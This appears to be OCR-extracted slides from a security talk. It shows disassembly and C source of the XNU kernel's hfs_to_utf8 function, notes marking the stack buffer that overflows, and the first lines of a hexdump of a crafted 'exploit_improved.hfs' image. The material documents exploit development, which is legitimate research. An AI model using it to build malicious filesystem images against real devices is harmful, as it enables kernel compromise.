


```
__text:8011C43C
__text:8011C43C _hfs_to_utf8                            ; CODE XREF: sub_80118330+6C↑p
__text:8011C43C                                         ; sub_8012FEA4+182↓p
__text:8011C43C
```

```
int
hfs_to_utf8(ExtendedVCB *vcb, const Str31 hfs_str, ...)
{
    int error;
    UniChar uniStr[MAX_HFS_UNICODE_CHARS];
    ItemCount uniCount;
    size_t utf8len;
    hfs_to_unicode_func_t hfs_get_unicode = VCBTOHFS(vcb)->hfs_get_unicode;

    error = hfs_get_unicode(hfs_str, uniStr, MAX_HFS_UNICODE_CHARS, &uniCount);

    if (uniCount == 0)
        error = EINVAL;

    if (error == 0) {
        error = utf8_encodestr(uniStr, uniCount * sizeof(UniChar), dstStr, &utf8len, maxDstLen , ':', 0);
        ...
```

```
__text:8011C462                 SUB.W           SP, R7, #0xC
__text:8011C466                 POP             {R4-R7,PC}
__text:8011C468 ; ---------------------------------------------------------------------------
__text:8011C468
__text:8011C468 loc_8011C468                            ; CODE XREF: _hfs_to_utf8+22↑j
__text:8011C468                 ADD             R3, SP, #0xB8+utf8len
__text:8011C46A                 LSLS            R1, R1, #1
__text:8011C46C                 STR             R0, [SP,#0xB8+var_B0]
__text:8011C46E                 LDR             R2, [SP,#0xB8+dstStr]
__text:8011C470                 ADD.W           R0, SP, #0xB8+uniStr
__text:8011C474                 STR             R5, [SP,#0xB8+var_B8]
__text:8011C476                 MOVS            R5, #':'
__text:8011C478                 STR             R5, [SP,#0xB8+var_B4]
__text:8011C47A                 BL              _utf8_encodestr
__text:8011C47E                 CMP             R0, #0x3F
__text:8011C480                 MOV             R4, R0
```

Calling Function (II)




```
__text:8011C43C
__text:8011C43C _hfs_to_utf8                                     ; CODE XREF: sub_80118330+6C↑p
__text:8011C43C                                                  ; sub_8012FEA4+182↓p
__text:8011C43C
__text:8011C43C var_B8          = -0xB8
__text:8011C43C var_B4          = -0xB4
__text:8011C43C var_B0          = -0xB0
__text:8011C43C uniStr          = -0xAA
__text:8011C43C utf8len         = -0x14
__text:8011C43C uniCount        = -0x10
__text:8011C43C dstStr          =  8
__text:8011C43C
__text:8011C43C                 PUSH            {R4-R7,LR}
__text:8011C43E                 ADD             R7, SP, #0xC
__text:8011C440                 SUB             SP, SP, #0xAC
__text:8011C442                 LDR.W           R4, [R0,#0x330]
__text:8011C446                 MOV             R5, R2
__text:8011C448                 MOV             R0, R1
__text:8011C44A                 MOV             R6, R3
__text:8011C44C                 ADD.W           R1, SP, #0xB8+uniStr
__text:8011C450                 MOVS            R2, #0x4B
__text:8011C452                 ADD             R3, SP, #0xB8+uniCount
__text:8011C454                 BLX             R4
__text:8011C456                 LDR             R1, [SP,#0xB8+uniCount]
__text:8011C458                 MOV             R4, R0
__text:8011C45A                 CMP             R1, #0
__text:8011C45C                 BEQ             loc_8011C49E
__text:8011C45E                 CBZ             R0, loc_8011C468
__text:8011C460
__text:8011C460 loc_8011C460                                     ; CODE XREF: _hfs_to_utf8+4C↓j
__text:8011C460                                                  ; _hfs_to_utf8+60↓j ...
__text:8011C460                 MOV             R0, R4
__text:8011C462                 SUB.W           SP, R7, #0xC
__text:8011C466                 POP             {R4-R7,PC}
__text:8011C468 ; ---------------------------------------------------------------------------
```


buffer that is overflown

call to mac_roman_to_unicode()

should be 0 to exit function




Hexdump of Improved HFS Image



```
$ hexdump -C exploit_improved.hfs
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000400  42 44 00 00 00 00 00 00  00 00 01 00 00 00 00 00  |BD..............|
